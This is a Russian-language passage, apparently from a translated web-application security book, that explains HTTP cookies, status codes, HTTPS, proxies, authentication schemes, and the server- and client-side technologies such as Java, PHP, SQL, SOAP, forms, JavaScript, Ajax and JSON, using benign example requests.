• `WWW-Authenticate` применяется в ответах с кодом состояния `401` и предоставляет сведения о типах аутентификации, поддерживаемых сервером;

• `X-Frame-Options` указывает, можно ли загружать текущий ответ во фрейме браузера и каким образом это разрешено делать (см. главу 13).

Файлы cookie

Файлы cookie - ключевая часть протокола HTTP, на которую опирается большинство веб-приложений. Часто они могут служить средством эксплуатации уязвимостей. Механизм cookie позволяет серверу отправлять клиенту элементы данных, которые тот сохраняет и повторно передаёт серверу. В отличие от других видов параметров запроса (находящихся в строке запроса URL или теле сообщения), файлы cookie продолжают повторно отправляться в каждом последующем запросе, не требуя никаких специальных действий со стороны приложения или пользователя.

Сервер выдаёт файл cookie с помощью заголовка ответа `Set-Cookie`, как вы уже видели:

```
Set-Cookie: tracking=tI8rk7joMx44S2Uu85nSWc
```

Затем браузер пользователя автоматически добавляет в последующие запросы к тому же серверу следующий заголовок:

```
Cookie: tracking=tI8rk7joMx44S2Uu85nSWc
```

Обычно файлы cookie состоят из пары "имя-значение", как показано выше, но могут содержать любую строку без пробелов. Сервер может выдать несколько файлов cookie с помощью нескольких заголовков `Set-Cookie` в ответе. Они возвращаются серверу в одном заголовке `Cookie`, где отдельные файлы cookie разделены точкой с запятой.

Помимо самого значения cookie заголовок `Set-Cookie` может содержать любые из следующих необязательных атрибутов, управляющих обработкой файла браузером:

• `expires` задаёт дату, до которой действителен файл cookie. В результате браузер сохраняет его в постоянном хранилище и повторно использует в последующих сеансах до истечения указанного срока. Если атрибут не задан, файл cookie используется только в текущем сеансе браузера;

• `domain` задаёт домен, для которого действителен файл cookie. Он должен совпадать с доменом, от которого получен файл, либо быть его родительским доменом;

• `path` задаёт путь URL, для которого действителен файл cookie;

• если задан атрибут `secure`, файл cookie будет отправляться только в запросах HTTPS;

• если задан атрибут `HttpOnly`, к файлу cookie нельзя обращаться напрямую из клиентского JavaScript.

Каждый из этих атрибутов может влиять на безопасность приложения. Основное влияние связано со способностью атакующего непосредственно выбирать целью других пользователей приложения. Подробнее см. в главах 12 и 13.

Коды состояния

Каждое сообщение HTTP-ответа должно содержать в первой строке код состояния, обозначающий результат запроса. По первой цифре коды состояния делятся на пять групп:

• 1xx - информационные;

• 2xx - запрос выполнен успешно;

• 3xx - клиент перенаправляется к другому ресурсу;

• 4xx - запрос содержит ошибку того или иного рода;

• 5xx - при выполнении запроса сервер столкнулся с ошибкой.

Существует множество конкретных кодов состояния, многие из которых применяются лишь в особых обстоятельствах. Ниже перечислены коды, с которыми вы, скорее всего, столкнётесь при атаке веб-приложения, и обычно связанные с ними фразы причины:

• 100 Continue иногда отправляется, когда клиент передаёт запрос с телом. Ответ означает, что заголовки запроса получены и клиент должен продолжить отправку тела. После полного получения запроса сервер возвращает второй ответ;

• 200 OK означает, что запрос выполнен успешно и тело ответа содержит его результат;

• 201 Created возвращается в ответ на запрос PUT и означает его успешное выполнение;

• 301 Moved Permanently навсегда перенаправляет браузер к другому URL, указанному в заголовке Location. В дальнейшем клиент должен использовать новый, а не первоначальный URL;

• 302 Found временно перенаправляет браузер к другому URL, указанному в заголовке Location. В последующих запросах клиент должен вернуться к первоначальному URL;

• 304 Not Modified предписывает браузеру использовать кешированную копию запрошенного ресурса. Чтобы определить, есть ли у клиента последняя версия ресурса, сервер использует заголовки запроса If-Modified-Since и If-None-Match;

• 400 Bad Request означает, что клиент отправил недействительный HTTP-запрос. Вероятнее всего, вы встретите этот код, изменив запрос некоторым недопустимым образом, например вставив пробел в URL;

• 401 Unauthorized означает, что для удовлетворения запроса сервер требует аутентификацию HTTP. Заголовок WWW-Authenticate содержит сведения о поддерживаемых типах аутентификации;

• 403 Forbidden означает, что доступ к запрошенному ресурсу запрещён всем независимо от аутентификации;

• 404 Not Found означает, что запрошенный ресурс не существует;

• 405 Method Not Allowed означает, что использованный в запросе метод не поддерживается для указанного URL. Например, этот код можно получить при попытке применить метод PUT там, где он не поддерживается;

• 413 Request Entity Too Large - если вы ищете уязвимости переполнения буфера в машинном коде и потому отправляете длинные строки данных, этот код означает, что тело запроса слишком велико для обработки сервером;

• 414 Request URI Too Long сходен с ответом 413. Он означает, что URL запроса слишком велик для обработки сервером;

• 500 Internal Server Error означает, что при выполнении запроса сервер столкнулся с ошибкой. Обычно это происходит, когда вы отправили неожиданные данные, вызвавшие

необработанную ошибку на одном из этапов обработки приложением. Следует внимательно изучить всё содержимое ответа сервера в поисках подробностей, указывающих природу ошибки;

• `503 Service Unavailable` обычно означает, что сам веб-сервер работает и способен отвечать на запросы, но доступное через него приложение не отвечает. Следует проверить, не стало ли это результатом каких-либо ваших действий.

HTTPS

Протокол HTTP использует в качестве транспортного механизма обычный TCP без шифрования, поэтому трафик может перехватить атакующий, занимающий подходящее положение в сети. HTTPS по существу является тем же протоколом прикладного уровня, что и HTTP, но пропускается через защищённый транспортный механизм Secure Sockets Layer (SSL). Он защищает конфиденциальность и целостность передаваемых по сети данных, сокращая возможности для атак с пассивным перехватом. HTTP-запросы и ответы работают совершенно одинаково независимо от того, применяется ли SSL в качестве транспорта.

> **Примечание.** Строго говоря, SSL был заменён протоколом безопасности транспортного уровня (TLS), но последний по-прежнему обычно называют старым именем.

Прокси HTTP

Прокси HTTP - сервер-посредник между клиентским браузером и целевым веб-сервером. Если браузер настроен на использование прокси- сервера, он отправляет ему все свои запросы. Прокси передаёт запросы соответствующим веб-серверам и возвращает их ответы браузеру. Большинство прокси также предоставляет дополнительные службы, включая кеширование, аутентификацию и управление доступом.

Следует знать о двух различиях в работе HTTP при использовании прокси-сервера:

• отправляя прокси-серверу незашифрованный HTTP-запрос, браузер помещает в запрос полный URL, включая префикс протокола `http://`, имя узла сервера и номер порта, если он нестандартный. Прокси-сервер извлекает имя узла и порт и по ним направляет запрос правильному целевому веб-серверу;

• при использовании HTTPS браузер не может выполнить рукопожатие SSL с прокси-сервером, поскольку это разорвало бы защищённый туннель и сделало связь уязвимой для перехвата. Поэтому браузер должен использовать прокси как простой ретранслятор уровня TCP, который передаёт все сетевые данные в обоих направлениях между браузером и целевым веб-сервером; с последним браузер выполняет обычное рукопожатие SSL. Чтобы установить такую ретрансляцию, браузер отправляет прокси-серверу HTTP-запрос методом `CONNECT`, указывая в качестве URL имя и порт целевого узла. Если прокси разрешает запрос, он возвращает HTTP-ответ с кодом состояния `200`, оставляет TCP-соединение открытым и с этого момента действует как простой ретранслятор уровня TCP до целевого веб-сервера.

По некоторым оценкам, самый полезный элемент инструментария для атаки веб-приложений - особый вид прокси-сервера, который находится между вашим браузером и целевым веб-сайтом и позволяет перехватывать и изменять все запросы и ответы, в том числе передаваемые через HTTPS. В следующей главе мы начнём рассматривать применение такого инструмента.

Аутентификация HTTP

Протокол HTTP содержит собственные механизмы аутентификации пользователей посредством нескольких схем, включая следующие:

• `Basic` - простой механизм аутентификации, отправляющий учётные данные пользователя с каждым сообщением в заголовке запроса в виде строки, закодированной Base64;

• `NTLM` - механизм с запросом и ответом, использующий одну из версий протокола Windows NTLM;

• `Digest` - механизм с запросом и ответом, использующий контрольные суммы MD5 одноразового значения и учётных данных пользователя.

Эти протоколы аутентификации сравнительно редко применяются веб-приложениями, развёрнутыми в Интернете. Чаще их используют внутри организаций для доступа к службам интрасети.

> **Распространённый миф: "Базовая аутентификация небезопасна".**
>
> Поскольку базовая аутентификация помещает учётные данные в HTTP-запрос в незашифрованном виде, часто утверждают, что протокол небезопасен и его не следует применять. Но аутентификация на основе форм, используемая многочисленными банками, также помещает учётные данные в HTTP-запрос без шифрования.
>
> Любое сообщение HTTP можно защитить от перехвата, используя HTTPS в качестве транспортного механизма, что обязано делать каждое приложение, заботящееся о безопасности. По крайней мере в отношении перехвата базовая аутентификация сама по себе не хуже методов, применяемых большинством современных веб-приложений.

Функциональность Всемирной паутины

Помимо основного протокола связи для передачи сообщений между клиентом и сервером веб-приложения используют множество технологий для предоставления своей функциональности. Любое достаточно функциональное приложение может применять десятки разных технологий в серверных и клиентских компонентах. Прежде чем проводить серьёзную атаку на веб-приложение, необходимо в общих чертах понять, как реализована его функциональность, как должны вести себя используемые технологии и где, скорее всего, находятся их слабые места.

Серверная функциональность

На заре Всемирная паутина состояла исключительно из статического содержимого. Веб-сайты включали различные ресурсы, например HTML-страницы и изображения, которые просто загружались на веб-сервер и передавались любому запросившему их пользователю. При каждом запросе определённого ресурса сервер отвечал одним и тем же содержимым.

Современные веб-приложения обычно всё ещё используют немало статических ресурсов. Однако значительная часть предоставляемого пользователям содержимого формируется динамически. Когда пользователь запрашивает динамический ресурс, ответ сервера создаётся на лету, и каждый пользователь может получить уникально настроенное для него содержимое.

Динамическое содержимое создаётся сценариями или иным кодом, исполняемым на сервере. Такие сценарии сами по себе подобны компьютерным программам. Они получают различные входные данные, обрабатывают их и возвращают результаты пользователю.

Когда браузер пользователя запрашивает динамический ресурс, обычно он просит не просто выдать копию этого ресурса. Как правило, вместе с запросом браузер отправляет различные параметры. Именно они позволяют серверной части приложения сформировать содержимое, приспособленное к конкретному пользователю. HTTP-запросы могут передавать приложению параметры четырьмя основными способами:

• в строке запроса URL;

• в пути к файлу URL в стиле REST;

• в файлах cookie HTTP;

• в теле запросов, использующих метод `POST`.

Помимо этих основных источников входных данных серверная часть приложения в принципе может использовать при обработке любую часть HTTP-запроса. Например, приложение может обрабатывать заголовок `User-Agent`, чтобы сформировать содержимое, оптимизированное для используемого браузера.

Подобно компьютерным программам вообще, веб-приложения применяют на стороне сервера широкий спектр технологий для предоставления функциональности:

• языки сценариев, например PHP, VBScript и Perl;

• платформы веб-приложений, например ASP.NET и Java;

• веб-серверы, например Apache, IIS и Netscape Enterprise;

• базы данных, например MS-SQL, Oracle и MySQL;

• другие серверные компоненты, например файловые системы, веб-сервисы на основе SOAP и службы каталогов.

Все эти технологии и связанные с ними виды уязвимостей подробно рассматриваются на протяжении книги. Некоторые из самых распространённых платформ и технологий веб-приложений, с которыми вы, вероятнее всего, столкнётесь, описаны в следующих подразделах.

Распространённый миф: "Нашим приложениям достаточно поверхностной проверки безопасности, поскольку они используют широко распространённый каркас".

Использование широко распространённого каркаса часто порождает беспечность при разработке веб-приложений из-за предположения, что распространённые уязвимости, например SQL-инъекции, предотвращаются автоматически. Это предположение ошибочно по двум причинам.

Во-первых, огромное число уязвимостей веб-приложений возникает в проектировании, а не в реализации, и не зависит от выбранного каркаса или языка разработки.

Во-вторых, поскольку каркас обычно использует подключаемые модули и пакеты из новейших репозиториев, вполне вероятно, что эти пакеты не проходили проверку безопасности. Любопытно, что если позднее в приложении обнаружится уязвимость, сторонники этого мифа с готовностью переметнутся на другую сторону и обвинят каркас или сторонний пакет!

Платформа Java

На протяжении многих лет Java Platform, Enterprise Edition (прежде известная как J2EE) была фактическим стандартом крупных корпоративных приложений. Первоначально разработанная Sun Microsystems, а теперь принадлежащая Oracle, она хорошо подходит для многоуровневых архитектур с балансировкой нагрузки, модульной разработки и повторного использования кода. Благодаря долгой истории и широкому распространению разработчикам доступно множество качественных средств разработки, серверов приложений и каркасов. Платформа Java может работать поверх нескольких операционных систем, включая Windows, Linux и Solaris.

В описаниях веб-приложений на основе Java часто употребляется ряд потенциально запутывающих терминов, которые вам необходимо знать:

• Enterprise Java Bean (EJB) - сравнительно тяжеловесный программный компонент, инкапсулирующий логику конкретной бизнес-функции приложения. EJB предназначены для решения различных технических задач, с которыми сталкиваются разработчики приложений, например обеспечения целостности операций;

• Plain Old Java Object (POJO) - обычный объект Java в отличие от специального объекта, например EJB. Термином POJO обычно обозначают определённые пользователем объекты, которые гораздо проще и легковеснее EJB и объектов других каркасов;

• Java Servlet - объект, находящийся на сервере приложений, который получает HTTP-запросы от клиентов и возвращает HTTP-ответы. Реализации сервлетов могут использовать множество интерфейсов, облегчающих разработку полезных приложений;

• веб-контейнер Java - платформа или движок, предоставляющий среду выполнения для веб-приложений на основе Java. Примеры веб-контейнеров Java: Apache Tomcat, BEA WebLogic и JBoss.

Многие веб-приложения Java наряду со специализированным кодом используют сторонние компоненты и компоненты с открытым исходным кодом. Это привлекательный вариант, поскольку он сокращает трудозатраты на разработку, а Java хорошо приспособлена к такому модульному подходу. Ниже приведены примеры компонентов, часто применяемых для ключевых функций приложения:

• аутентификация - JAAS, ACEGI;

• уровень представления - SiteMesh, Tapestry;

• объектно-реляционное отображение баз данных - Hibernate;

• журналирование - Log4J.

Если вы сумеете определить, какие пакеты с открытым исходным кодом используются в атакуемом приложении, их можно загрузить и проанализировать исходный код либо установить для экспериментов. Уязвимость в любом из них может быть пригодна для компрометации всего приложения.

ASP.NET

ASP.NET - каркас веб-приложений Microsoft и прямой конкурент платформы Java. ASP.NET на несколько лет моложе своего соперника, но сумел существенно потеснить Java.

ASP.NET использует Microsoft .NET Framework, предоставляющую виртуальную машину Common Language Runtime и набор мощных API. Поэтому приложения ASP.NET можно писать на любом языке .NET, например C# или VB.NET.

ASP.NET хорошо соответствует парадигме событийного программирования, обычно применяемой в традиционном настольном программном обеспечении, в отличие от основанного на сценариях подхода большинства ранних каркасов веб-приложений. Вместе с мощными средствами разработки Visual Studio это позволяет чрезвычайно легко разрабатывать функциональные веб-приложения даже людям с минимальными навыками программирования.

Каркас ASP.NET помогает защищаться от некоторых распространённых уязвимостей веб-приложений, например межсайтового скриптинга, не требуя от разработчика никаких усилий. Однако практический недостаток его кажущейся простоты состоит в том, что многие небольшие приложения ASP.NET в действительности создаются новичками, которые не осознают основных проблем безопасности веб-приложений.

PHP

Язык PHP возник из любительского проекта (первоначально аббревиатура расшифровывалась как "персональная домашняя страница"). С тех пор он изменился почти до неузнаваемости и превратился в чрезвычайно мощный и богатый каркас разработки веб-приложений. Его часто используют совместно с другими свободными технологиями в так называемом стеке LAMP, который включает Linux в качестве операционной системы, Apache в качестве веб-сервера, MySQL в качестве сервера баз данных и PHP в качестве языка программирования веб-приложения.

На PHP разработано множество приложений и компонентов с открытым исходным кодом. Многие из них предоставляют готовые решения для распространённых функций приложений и часто включаются в более крупные специализированные приложения:

• форумы - PHPBB, PHP-Nuke;

• административные интерфейсы - PHPMyAdmin;

• веб-почта - SquirrelMail, IlohaMail;

• фотогалереи - Gallery;

• корзины покупок - osCommerce, ECW-Shop;

• вики - MediaWiki, WakkaWikki.

Поскольку PHP свободен и прост в использовании, его часто выбирали многие новички, создававшие веб-приложения. Кроме того, устройство и стандартная конфигурация каркаса PHP исторически позволяли программистам легко и неосознанно вносить в код ошибки безопасности. В результате приложения на PHP страдали от непропорционально большого числа уязвимостей безопасности. Помимо этого, в самой платформе PHP существовало несколько дефектов, которые часто можно было эксплуатировать через работающие на ней приложения. Подробнее о распространённых дефектах приложений PHP см. в главе 19.

Ruby on Rails

Версия Rails 1.0 вышла в 2005 году, и в ней большое внимание уделялось архитектуре "модель-представление-контроллер". Ключевое преимущество Rails - головокружительная скорость создания полноценных приложений, управляемых данными. Если разработчик следует стилю программирования и соглашениям об именовании Rails, каркас может автоматически сформировать модель содержимого базы данных, действия контроллера для его изменения и стандартные представления для пользователя приложения. Как и в любой новой технологии с широкими возможностями, в Ruby on Rails было найдено несколько уязвимостей, включая способность обходить "безопасный режим", аналогичный существующему в PHP.

Дополнительные сведения о современных уязвимостях можно найти здесь:

www.ruby-lang.org/en/security/

SQL

Язык структурированных запросов (SQL) используется для доступа к данным в реляционных базах данных, например Oracle, MS-SQL Server и MySQL. Подавляющее большинство современных веб-приложений применяет базы данных на основе SQL как серверное хранилище, и почти все функции приложения тем или иным образом взаимодействуют с этими хранилищами.

Реляционные базы хранят данные в таблицах, каждая из которых содержит некоторое число строк и столбцов. Каждый столбец представляет поле данных, например "имя" или "адрес электронной почты", а каждая строка - элемент со значениями, назначенными некоторым или всем этим полям.

SQL применяет запросы для обычных задач: чтения, добавления, обновления и удаления данных. Например, чтобы получить адрес электронной почты пользователя с заданным именем, приложение может выполнить следующий запрос:

```
select email from users where name = ‘daf’
```

Для реализации необходимой функциональности веб-приложения могут включать предоставленные пользователем данные в SQL-запросы, выполняемые серверной базой данных. Если этот процесс организован небезопасно, атакующие могут получить возможность отправлять вредоносные данные, вмешиваться в работу базы и потенциально читать и записывать конфиденциальные сведения. Такие атаки описаны в главе 9 вместе с подробным объяснением языка SQL и способов его применения.

XML

Расширяемый язык разметки (XML) - спецификация кодирования данных в машиночитаемой форме. Как и любой язык разметки, формат XML разделяет документ на содержимое (данные) и разметку (аннотации к данным).

Разметка в основном представлена тегами, которые могут быть открывающими, закрывающими или тегами пустых элементов:

```
<tagname>
</tagname>
<tagname />
```

Открывающие и закрывающие теги объединяются попарно в элементы и могут заключать содержимое документа или дочерние элементы:

```
<pet>ginger</pet>
<pets><dog>spot</dog><cat>paws</cat></pets>
```

Теги могут включать атрибуты - пары имени и значения:

```
<data version=”2.1”><pets>...</pets></data>
```

Расширяемость XML состоит в том, что он допускает произвольные имена тегов и атрибутов. Документы XML часто включают определение типа документа (DTD), задающее используемые в документах теги и атрибуты и допустимые способы их сочетания.

XML и производные от него технологии широко применяются в веб-приложениях как на стороне сервера, так и на стороне клиента, что описано далее в этой главе.

Веб-сервисы

Хотя эта книга посвящена взлому веб-приложений, многие описанные уязвимости в равной мере относятся и к веб-сервисам. В действительности многие приложения являются, по существу, графическим интерфейсом к набору серверных веб-сервисов.

Для обмена данными веб-сервисы используют простой протокол доступа к объектам (SOAP). Обычно SOAP передаёт сообщения по протоколу HTTP и представляет данные в формате XML.

Ниже приведён типичный запрос SOAP:

```
POST /doTransfer.asp HTTP/1.0
Host: mdsec-mgr.int.mdsec.net
Content-Type: application/soap+xml; charset=utf-8
Content-Length: 891
<?xml version=”1.0”?>
<soap:Envelope xmlns:soap=”http://www.w3.org/2001/12/soap-envelope”>
  <soap:Body>
      <pre:Add xmlns:pre=http://target/lists soap:encodingStyle=
“http://www.w3.org/2001/12/soap-encoding”>
      <Account>
        <FromAccount>18281008</FromAccount>
        <Amount>1430</Amount>
        <ClearedFunds>False</ClearedFunds>
        <ToAccount>08447656</ToAccount>
      </Account>
    </pre:Add>
  </soap:Body>
</soap:Envelope>
```

В контексте веб-приложений, доступных через браузер, SOAP чаще всего встретится во взаимодействии серверной части приложения с различными внутренними системами. Если предоставленные пользователем данные непосредственно включаются во внутренние сообщения SOAP, могут возникать уязвимости, сходные с SQL-инъекциями. Эти вопросы подробно описаны в главе 10.

Если веб-приложение также непосредственно предоставляет веб-сервисы, их тоже стоит исследовать. Даже когда внешнее приложение просто написано поверх веб-сервиса, между ними могут существовать различия в обработке входных данных и функциональности самих служб.

Обычно сервер публикует доступные службы и параметры в формате языка описания веб-сервисов (WSDL). Такие инструменты, как soapUI, позволяют по опубликованному файлу WSDL создавать примеры запросов для вызова веб-сервиса аутентификации, получения маркера аутентификации и выполнения любых последующих запросов к веб-сервисам.

Клиентская функциональность

Чтобы серверная часть приложения могла получать входные данные и действия пользователя и показывать ему результаты, она должна предоставить клиентский пользовательский интерфейс. Поскольку доступ ко всем веб-приложениям осуществляется через веб-браузер, эти интерфейсы используют общий набор основных технологий. Однако поверх него создавались самые разнообразные решения, а способы применения клиентских технологий продолжали стремительно развиваться в последние годы.

HTML

Основная технология построения веб-интерфейсов - язык гипертекстовой разметки (HTML). Подобно XML, HTML представляет собой основанный на тегах язык для описания структуры документов, отображаемых в браузере. Возникнув как простое средство базового форматирования текстовых документов, HTML превратился в богатый и мощный язык, позволяющий создавать чрезвычайно сложные и функциональные пользовательские интерфейсы.

XHTML - развитие HTML, основанное на XML и имеющее более строгую спецификацию, чем старые версии HTML. Одним из мотивов создания XHTML была необходимость перейти к более жёсткому стандарту разметки HTML, чтобы избежать различных компромиссов и проблем безопасности, возникающих, когда браузеры вынуждены допускать менее строгие формы HTML.

Подробнее HTML и связанные технологии рассматриваются в следующих подразделах.

Гиперссылки

Значительная часть взаимодействия между клиентом и сервером инициируется щелчками пользователя по гиперссылкам. В веб-приложениях гиперссылки часто содержат заранее заданные параметры запросов. Эти элементы данных пользователь никогда не вводит: они отправляются потому, что сервер поместил их в целевой URL ссылки, по которой щёлкает пользователь. Например, веб-приложение может показывать ряд ссылок на новости, каждая из которых имеет следующий вид:

```
<a href=”?redir=/updates/update29.html”>What’s happening?</a>
```

Когда пользователь щёлкает такую ссылку, браузер отправляет следующий запрос:

```
GET /news/8/?redir=/updates/update29.html HTTP/1.1
Host: mdsec.net
...
```

Сервер получает параметр `redir` в строке запроса и по его значению определяет, какое содержимое показать пользователю.

Формы

Хотя значительная часть взаимодействия между клиентом и сервером приходится на навигацию по гиперссылкам, большинству веб-приложений нужны более гибкие способы сбора входных данных и получения действий пользователей. Обычным механизмом, позволяющим пользователю вводить произвольные данные через браузер, служат HTML-формы. Ниже показана типичная форма:

```
<form action="/secure/login.php?app=quotations" method="post">
username: <input type="text" name="username"><br>
password: <input type="password" name="password">
<input type="hidden" name="redir" value="/secure/home.php">
<input type="submit" name="submit" value="log in">
</form>
```

Когда пользователь вводит значения в форму и нажимает кнопку Submit, браузер отправляет запрос следующего вида:

```
POST /secure/login.php?app=quotations HTTP/1.1
Host: wahh-app.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Cookie: SESS=GTnrpx2ss2tSWSnhXJGyG0LJ47MXRsjcFM6Bd

username=daf&password=foo&redir=/secure/home.php&submit=log+in
```

В этом запросе несколько заслуживающих внимания моментов отражают, как разные части запроса управляют обработкой на стороне сервера:

• поскольку тег HTML-формы содержит атрибут с указанием метода `POST`, браузер отправляет форму этим методом и помещает данные формы в тело сообщения запроса;

• помимо двух элементов данных, введённых пользователем, форма содержит скрытый параметр (`redir`) и параметр отправки (`submit`). Оба передаются в запросе и могут использоваться серверной частью приложения для управления логикой;

• целевой URL отправки формы содержит заранее заданный параметр (`app`), как в показанном ранее примере гиперссылки. Этот параметр может управлять серверной обработкой;

• запрос содержит параметр cookie (`SESS`), который браузер получил в одном из предыдущих ответов сервера. Этот параметр может управлять серверной обработкой.

Предыдущий запрос содержит заголовок, указывающий тип содержимого тела сообщения `x-www-form-urlencoded`. Это означает, что параметры представлены в теле сообщения парами имени и значения точно так же, как в строке запроса URL. Другой тип содержимого, который, вероятнее всего, встретится при отправке данных формы, - `multipart/form-data`. Приложение может потребовать от браузеров использовать составное кодирование, задав его в атрибуте `enctype` тега формы. При таком кодировании заголовок `Content-Type` запроса также задаёт случайную строку, которая служит разделителем параметров в теле запроса. Например, если форма задаёт составное кодирование, итоговый запрос будет выглядеть следующим образом:

```
POST /secure/login.php?app=quotations HTTP/1.1
Host: wahh-app.com
Content-Type: multipart/form-data; boundary=------------7d71385d0a1a
Content-Length: 369
Cookie: SESS=GTnrpx2ss2tSWSnhXJGyG0LJ47MXRsjcFM6Bd

------------7d71385d0a1a
Content-Disposition: form-data; name=”username”

daf
------------7d71385d0a1a
Content-Disposition: form-data; name=”password”

foo
------------7d71385d0a1a
Content-Disposition: form-data; name=”redir”

/secure/home.php
------------7d71385d0a1a
Content-Disposition: form-data; name=”submit”

log in
------------7d71385d0a1a--
```

CSS

Каскадные таблицы стилей (CSS) - язык описания представления документа, написанного на языке разметки. В веб-приложениях он задаёт способ отображения содержимого HTML на экране (и на других носителях, например на печатной странице).

Современные веб-стандарты стремятся как можно полнее отделить содержимое документа от его представления. Такое разделение даёт множество преимуществ, в том числе более простые и компактные HTML-страницы, удобное обновление форматирования всего веб-сайта и лучшую доступность.

CSS основан на правилах форматирования, которые можно задавать с разной степенью конкретности. Когда одному элементу документа соответствуют несколько правил, определённые в них атрибуты могут каскадно проходить через эти правила, чтобы к элементу применялось правильное сочетание атрибутов стиля.

Синтаксис CSS использует селекторы для определения класса элементов разметки, к которым следует применить заданный набор атрибутов. Например, следующее правило CSS задаёт цвет переднего плана для заголовков, размеченных тегами <h2>:

```
h2 { color: red; }
```

На самых ранних этапах развития безопасности веб-приложений CSS почти не замечали и считали, что он не имеет последствий для безопасности. Сегодня CSS приобретает всё большее значение и как самостоятельный источник уязвимостей, и как средство доставки эффективных эксплойтов для других категорий уязвимостей (подробнее см. в главах 12 и 13).

JavaScript

Гиперссылки и формы позволяют создать богатый пользовательский интерфейс, способный без труда собирать большинство видов входных данных, необходимых веб-приложению. Однако большинство приложений использует более распределённую модель, в которой клиентская сторона не просто отправляет пользовательские данные и действия, но и выполняет настоящую обработку данных. Это делается по двум основным причинам:

• можно повысить производительность приложения, поскольку некоторые задачи полностью выполняются клиентским компонентом без кругового обмена запросом и ответом с сервером;

• можно повысить удобство использования, поскольку отдельные части пользовательского интерфейса динамически обновляются в ответ на действия пользователя без загрузки совершенно новой HTML-страницы с сервера.

JavaScript - сравнительно простой, но мощный язык программирования, с помощью которого веб-интерфейсы легко расширить способами, недоступными одному HTML. Обычно он применяется для следующих задач:

• проверки введённых пользователем данных перед отправкой серверу, позволяющей избежать ненужных запросов, если данные содержат ошибки;

• динамического изменения пользовательского интерфейса в ответ на действия пользователя, например для реализации раскрывающихся меню и других элементов управления, привычных по невеб-интерфейсам;

• опроса и обновления объектной модели документа (DOM) внутри браузера для управления его поведением (DOM браузера описана чуть далее).

VBScript

VBScript - альтернатива JavaScript, которую поддерживает только браузер Internet Explorer. Он создан по образцу Visual Basic и позволяет взаимодействовать с DOM браузера. Однако в целом VBScript несколько менее мощный и развитый язык, чем JavaScript.

Из-за привязки к конкретному браузеру VBScript почти не применяется в современных веб-приложениях. С точки зрения безопасности он интересен главным образом как средство доставки эксплойтов для уязвимостей наподобие межсайтового скриптинга в тех редких ситуациях, когда эксплойт на JavaScript неприменим (см. главу 12).

Объектная модель документа

Объектная модель документа (DOM) - абстрактное представление HTML-документа, которое можно опрашивать и изменять через API.

DOM позволяет клиентским сценариям обращаться к отдельным элементам HTML по их идентификаторам `id` и программно обходить структуру элементов. Можно также читать и обновлять такие данные, как текущий URL и файлы cookie. DOM включает и модель событий, позволяющую коду подключаться к таким событиям, как отправка формы, переход по ссылке и нажатие клавиши.

Манипулирование DOM браузера - ключевой приём приложений на основе Ajax, описанных в следующем подразделе.

Ajax

Ajax - набор приёмов клиентского программирования для создания пользовательских интерфейсов, которые стремятся воспроизвести плавное взаимодействие и динамическое поведение традиционных настольных приложений.

Первоначально название было аббревиатурой от "асинхронный JavaScript и XML", хотя в современной Всемирной паутине запросы Ajax не обязаны быть асинхронными и применять XML.

Первые веб-приложения строились на полных страницах. Каждое действие пользователя, например переход по ссылке или отправка формы, инициировало событие навигации уровня окна и приводило к загрузке с сервера новой страницы. Такой подход создавал разорванное взаимодействие с заметными задержками, пока от сервера поступал большой ответ и заново отрисовывалась вся страница.

При использовании Ajax некоторые действия пользователя обрабатываются кодом клиентского сценария и не вызывают полной перезагрузки страницы. Вместо этого сценарий выполняет запрос "в фоновом режиме" и обычно получает гораздо меньший ответ, с помощью которого динамически обновляется лишь часть пользовательского интерфейса. Например, в приложении для покупок на основе Ajax нажатие кнопки Add to Cart может вызвать фоновый запрос, обновляющий серверную запись о корзине пользователя, и компактный ответ, обновляющий показанное на экране число товаров в корзине. Почти вся существующая страница остаётся в браузере без изменений, обеспечивая пользователю гораздо более быстрое и приятное взаимодействие.

Основная технология Ajax - `XMLHttpRequest`. После некоторой консолидации стандартов теперь это встроенный объект JavaScript, с помощью которого клиентские сценарии могут выполнять "фоновые" запросы без события навигации уровня окна. Несмотря на название, `XMLHttpRequest` позволяет отправлять в запросах и получать в ответах произвольное содержимое. Хотя многие приложения Ajax действительно форматируют сообщения с помощью XML, всё больше приложений выбирает для обмена данными другие способы представления. (Один из примеров приведён в следующем подразделе.)

Обратите внимание: хотя большинство приложений Ajax действительно использует асинхронное взаимодействие с сервером, это не обязательно. Иногда разумнее запретить пользователю взаимодействовать с приложением, пока выполняется определённое действие. В таких ситуациях Ajax всё равно обеспечивает более цельное взаимодействие, устраняя необходимость перезагружать всю страницу.

Исторически применение Ajax внесло в веб-приложения несколько новых видов уязвимостей. В более широком смысле оно также увеличивает поверхность атаки типичного приложения, создавая больше потенциальных целей как на стороне сервера, так и на стороне клиента. Приёмы Ajax доступны и атакующим, разрабатывающим более эффективные эксплойты других уязвимостей. Подробнее см. в главах 12 и 13.

JSON

Объектная нотация JavaScript (JSON) - простой формат передачи данных, позволяющий сериализовать произвольные данные. Его могут непосредственно обрабатывать интерпретаторы JavaScript. В приложениях Ajax он широко применяется как альтернатива формату XML, который первоначально использовался для передачи данных. В типичной ситуации при выполнении пользователем действия клиентский JavaScript сообщает о нём серверу с помощью `XMLHttpRequest`. Сервер возвращает компактный ответ с данными в формате JSON. Затем клиентский сценарий обрабатывает эти данные и соответствующим образом обновляет пользовательский интерфейс.

Например, приложение веб-почты на основе Ajax может иметь функцию показа сведений о выбранном контакте. Когда пользователь щёлкает контакт, браузер посредством `XMLHttpRequest` получает сведения о выбранном контакте, возвращаемые в формате JSON:

```
{
    “name”: “Mike Kemp”,
    “id”: “8041148671”,
    “email”: “fkwitt@layerone.com”
}
```

Клиентский сценарий передаёт ответ JSON интерпретатору JavaScript и по его содержимому обновляет соответствующую часть пользовательского интерфейса.

Ещё одно место, где в современных приложениях могут встретиться данные JSON, - инкапсуляция данных внутри обычных параметров запросов. Например, когда пользователь обновляет сведения о контакте, новые данные могут передаваться серверу следующим запросом:

```
POST /contacts HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 89

Contact={“name”:”Mike Kemp”,”id”:”8041148671”,”email”:”pikey@
clappymonkey.com”}
&submit=update
```

Политика одинакового источника

Политика одинакового источника - ключевой механизм браузеров, предназначенный для того, чтобы содержимое из разных источников не вмешивалось друг в друга. В основном содержимому, полученному с одного веб-сайта, разрешено читать и изменять другое содержимое с того же сайта, но запрещено обращаться к содержимому с других сайтов.

